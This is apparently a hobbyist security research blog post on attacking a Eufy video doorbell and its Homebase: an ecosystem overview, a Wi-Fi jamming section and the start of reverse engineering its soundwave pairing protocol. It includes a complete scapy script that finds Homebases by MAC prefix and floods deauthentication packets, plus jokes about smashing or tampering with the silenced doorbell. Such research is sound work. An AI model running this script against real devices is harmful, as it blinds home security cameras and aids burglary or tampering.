From your doorbell to your home network
Dear Fellowlship, I am delighted to inform you that the owls have found the time to get back to hacking in their spare time. After this two-year hiatus, we are pleased to preach a new homily from this humble digital pulpit of ours. Please, take a seat and listen to the story.
Table of contents
This article is going to be significantly longer than what I usually write, so this table of contents allows you to jump straight to the section that interests you most and skip the rest. Although, naturally, this little owl would love for you to read the whole thing.
- 0x00 Preamble. Introduction about how this research started. You can skip it freely if you are only interested in technical details.
- 0x01 Introduction to the ecosystem. Brief explanation about the product, its components and how they are related.
- 0x02 Jamming. You can remotely disconnect the doorbell from the “management” network avoiding it to stream video/audio. A crappy Proof of Concept is provided.
- 0x03 Soundwave sync protocol. Reverse Engineering the soundwave protocol used to sync the doorbell with the homebase.
- 0x04 Extracting and decrypting OCEAN_XXXXXX creds from memory dump. Recovered and revere enginering of the encrypted configuration file that contains the credentials used by the doorbell to connect to the hidden network.
0x00 Preamble
Last June I had the opportunity to give a talk at the EuskalHack congress (my talk was a simple 101 talking about ad-joined linux environments). I brought my brother-in-law along because he was finishing his master’s degree in computer science (apparently, besides the bachelor’s degree, they now have to complete a qualifying master’s program), and I wanted to show him a bit of the hacking world and try to spark some interest.
And I got lucky: Pepelux’s talk on how he pwned a video intercom really piqued his interest. So, I decided to capitalize on that interest and suggest trying to hack some gadget over the summer as a learning exercise.
It took me a couple of weeks to settle on a target, until one day, while walking through my wonderful city, I noticed the sheer number of video doorbells there are. Unfortunately, my city is infected by that modern-day cancer: unchecked tourism and the destruction of local community life caused by short-term tourist rentals. It is a tumor that grows and causes necrosis in the social fabric of our neighborhoods.
So I did the obvious thing… figure out the most common model used by them and try to pwn it :)
That’s how I set my sights on the “Eufy Security Video Doorbell” ecosystem.
0x01 Introduction to the ecosystem



I bought this “Eufy Security Video Doorbell” from internet. As can be seen in the box it is composed by two parts: the “Homebase Station 2” and the “Doorbell” itself. The Homebase works as a central hub and it is what the user connects to the intertubes (via wifi or ethernet cable), meanwhile the video doorbell is placed at your door. The doorbell (and I guess the rest of products related to Eufy) communicates with the Homebase station through a hidden wifi.

I almost forgot that the box also contained a beautiful sticker to tell your neighbours you are recording them 24/7:
The Homebase Station:
The Doorbell:
Everything is controlled from their mobile App. It let you communicate with the Homebase and add new devices, communicate with the doorbell, and all the typical stuff you would expect.
There was a USENIX talk about this same ecosystem called Reverse Engineering the Eufy Ecosystem: A Deep Dive into Security Vulnerabilities and Proprietary Protocols where the authors focused on low entropy used to generate the pre-shared key (PSK) used in the hidden network that the Homebase uses to manage the devices (and also performs a deep research on the P2P protocol). This research was done in 2023 and Eufy changed a lot of stuff (for example the PSK is not 8 bytes anymore, we will talk about it later) but something it still true: the hidden network is called OCEAN_XXXXXX, being the suffix the last 24 bits of Homebase’s MAC.
The following diagram created with my 4 years old desing skills helps to visualize the role of each element:

Because the doorbell (and I guess other Eufy devices) must communicate to internet at some point, the Homestation acts as a gateway and if you connect (we will discuss about it later) to that hidden network you can browse freely. Also it gives you access to any other element in the network (for example, your router web interface).
0x02 Jamming
The most obvious thing I thought was… if this uses standard WPA2 without any kind of protection… would it be vulnerable to deauth packets? The answer is: yes, of course. You can remotely flood it with deauth packets and make it disconnect from the hidden network, so the video/audio is recorded locally but not streamed to the Homebase/mobile app, making it an interesting way to physically approach to it and apply a wellness massage with a stone. Or to open it, dump its memory, and close it so nobody knows you manipulated it.
Obvious disclaimer: I am not inciting the commission of any act of vandalism, I am just talking about Threat Modelling.
Identify the presence of Homebases is easy because the first 24 bits of its MAC are known (both, the doorbell and the homebase uses the same prefix): 90:bf:d9. We can dust off an old Alfa wifi anntena, connect it to a battery-powered Raspberry Pi, and walk around to locate beacons from stations with a MAC address matching the one we are looking for. Then grab what channel is using and send a probe request with OCEAN_XXXXXX building it with the last 24 bits of the seen MAC. If we get a probe response it means we got a Homebase and we can send broadcast deauth packets to that network. A crappy script that summarizes this process can be found below:
#!/usr/bin/env python3


from scapy.all import *
from scapy.layers.dot11 import Dot11, Dot11Elt
from scapy.layers.dot11 import RadioTap
import subprocess, time

ch = None
ssid = None
bssid = None
iface = "wlan1"
whale_mac = None
whale_ssid = None

def banner():
    print("\t\t-=[ Baleeiro - Juan Manuel Fernandez (@TheXC3LL) ]=-\n\n")
    print('''
                     _==|
           _==|   )__)  |
             )_)  )___) ))
            )___) )____))_)
       _    )____)_____))__)\\
        \\---__|____/|___|___-\\\\---
^^^^^^^^^\\   oo oo oo oo     /~~^^^^^^^
  ~^^^^ ~~~~^^~~~~^^~~^^~~~~~
    ~~^^      ~^^~     ~^~ ~^ ~^
         ~^~~        ~~~^^~
          ''')


def beacon_handler(pkt):
    global ch
    global ssid
    global bssid

    if ch is not None:
        return
    if not pkt.haslayer(Dot11):
        return
    d = pkt[Dot11]
    if d.type != 0 or d.subtype not in (5,8):
        return
    if d.addr2 and d.addr2.lower()[:8] == "90:bf:d9":
        cur = pkt
        while True:
            cur = cur.payload
            if cur is None or cur == NoPayload:
                return
            if isinstance(cur, Dot11Elt) and cur.ID == 3:
                if len(cur.info) >= 1:
                    ch = cur.info[0]
                    ssid = "OCEAN_" + d.addr2.upper()[8:].replace(":","")
                    bssid = d.addr2.upper()
                    break
        if ch != None:
            print("[*] Arr!! Our lookout has spotted movement on channel " + str(ch) + "!!")
            return
        else:
            return
    else:
        return

def set_channel(mon_iface):
    subprocess.run(["sudo", "iw", "dev", mon_iface, "set", "channel", str(ch)], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)

def build_req():
    global ssid
    global bssid

    rt = RadioTap()
    dot11 = Dot11(type=0, subtype=4, addr1="ff:ff:ff:ff:ff:ff", addr2="90:bf:d9:9f:13:37", addr3=bssid)

    probe_req = (
        rt / dot11 /
        Dot11Elt(ID=0, info=ssid.encode()) /
        Dot11Elt(ID=1, info=bytes([0x82,0x84,0x8b,0x96,0x0c,0x12,0x18,0x24])) /
        Dot11Elt(ID=50, info=bytes([0x30,0x48,0x60,0x6c])) /
        Dot11Elt(ID=3, info=bytes([2])) /
        Dot11Elt(ID=45, info=bytes([0x30]) + bytes(25)) /
        Dot11Elt(ID=221, info=bytes([0xaa,0xbb,0xcc,0x00,0x00,0x00,0x36,0x18]))
    )
    cur = probe_req
    while True:
        cur = cur.payload
        if cur is None or cur == NoPayload:
            break
        if isinstance(cur, Dot11Elt) and cur.ID == 3:
            cur.info = bytes([ch])
            break
    return probe_req

def handle_probe_resp(pkt):
    global whale_mac
    global whale_ssid
    if whale_mac != None:
        return
    if not pkt.haslayer(Dot11):
        return
    d = pkt[Dot11]
    if d.type == 0 and d.subtype == 5:
        if d.addr1 and d.addr1.lower() == "90:bf:d9:9f:13:37":
            whale_mac = d.addr2.upper()
            cur = pkt
            while True:
                cur = cur.payload
                if isinstance(cur, Dot11Elt) and cur.ID == 0:
                    whale_ssid = cur.info.decode("utf-8", errors="ignore")
                    break
            print("[*] Our lookout confirmed it! It's a big one!!")
            print('''
    .-------------'```'----....,,__                        _,
   |                               `'`'`'`'-.,.__        .'(
   |                                             `'--._.'   )
   |                                                   `'-.<
   \\               .-'`'-.                            -.    `\\
    \\               -.o_.     _                     _,-'`\\    |
     ``````''--.._.-=-._    .'  \\            _,,--'`      `-._(
       (^^^^^^^^`___    '-. |    \\  __,,..--'                 `
        `````````   `'--..___\\    |`
                              `-.,'
                              ''')
            print("\t\t\t" + whale_ssid + "\t" + whale_mac)
            return

def deauth():
    global whale_mac
    global iface
    packet = RadioTap() / \
         Dot11(type=0,
               subtype=12,
               addr1="ff:ff:ff:ff:ff:ff",
               addr2=whale_mac,
               addr3=whale_mac) / \
         Dot11Deauth(reason=7)
    print("[*] Launching 500 harpoons to hunt that whale!")
    for x in range(0,500):
        sendp(packet, iface=iface, verbose=False)

def main():
    banner()
    print("[*] Baleeiro is watching the ocean...")
    sniff(iface=iface, prn=beacon_handler, store=False, timeout=5)
    if ch is None:
        print("[!] Arr!! The ocean is empty today!!\n")
        exit(1)
    set_channel(iface)
    sniffer = AsyncSniffer(iface=iface, prn=handle_probe_resp, store=False)
    sniffer.start()
    time.sleep(0.05)
    sendp(build_req(), iface=iface, count=1, inter=0.01, verbose=False)
    time.sleep(2)
    sniffer.stop()
    if whale_ssid != None:
        print("[*] It's time to grab the harpoons! Press enter when you wanna start the hunt!")
        input()
        deauth()


if __name__ == "__main__":
    main()
The script just sends 500 because it’s all I needed to probe it at my local setup (to be honest I discovered this by error, I was just trying to grab the 4-way handshake to try to crack it with hashcat).
0x03 Soundwave sync protocol
To connect the doorbell to the HomeBase, it must be synchronized. At first glance, the synchronization process appears to rely on sound waves. This really caught my attention because I had never worked with signals before, and understanding how this protocol works seemed like a fascinating challenge. The USENIX paper mentions it briefly:

This is partially true and made me waste a lot of time. Initially I thought, based on the paper, that HomeBase encoded the SSID and passphrase in that soundwave, then the doorbell decoded the information and connects directly to the hidden network. It’s correct that the Homebase sends a SSID name and a PSK through the sound, but it’s for a temporal hotspot: once the doorbell conects to the hotspot it shares out-of-band the hidden wifi SSID and password and then finally connects to it.
The hotspot data is different each time Homebase is rebooted, so I guess it’s random or derived from a timestamp or similar (I don’t have the hardware needed to dump its firmware, so I am blind on how it’s generated). It’s obvious because after a reboot the soundwave is different, so it carries different data each time (spoiler: after reversing the protocol I confirm is diff each time). But how is this soundwave? You can hear here a full pairment process:

To record the audio I created this poor man’s setup using a Raspberry Pi and a web cam:
I need to do a disclaimer before I continue because I believe is importnat. I am biologist, I have zero idea about maths, telecom, signals and this whole world. This means that is possible that I describe stuff that maybe are not the correct way to explain or are inexact. So, if you spot mistakes in my explanations please tell me so I can edit the blog and learn more. I hope nobody get offended by my lack of knowledge on this field: I used this sync protocol as a mere excuse to start learning about this topic that I never touched before.
I had zero idea how to start doing this part of the research so I talked with my friend Gonzalo Carracedo a.k.a BatchDrake (creator of SigDigger) and he jumped immediately to a 15 min videocall to explain me how to start analyzing it and what he found. Just from the signal he told me:
- 19 Frequencies were used
- 150 Hz of difference between them
- There was a gap (one frequency was never used)
- Symbols had a aprox duration of 65ms
He pointed me to dump the doorbell firmware (which acts as receiver and decodes the soundwave sent by the homebase) and combine my analysis with classic reversing engineering. Luckly I could dump it connecting test hooks to the flash memory and using the SPI0 interface of an old Raspberry Pi (note: the Homebase flash does not expose “legs” so I can not use test hooks to connect it that’s why I did not dump -yet- its firmware).

Once we got a dump of the flash memory I extracted all the files I could and I checked for interesting strings that would guide me to find the right ELF to dissasemble and analyze. Looking for “SSID” brought an obvious candidate:

Then I proceed to search for more clues inside the ELF (e.g. searching for “frequency”, “sample”, etc.) and found this interesting function:
uint FUN_000b4f28(int param_1,int param_2)

{
  uint uVar1;
  char *pcVar2;
  int *piVar3;
  int iVar4;

  printf("---------use base frequence: %d\n",12000);
  DAT_0029a148 = *(uint *)((undefined1  [16])0x0 + (undefined1  [16])0x4);
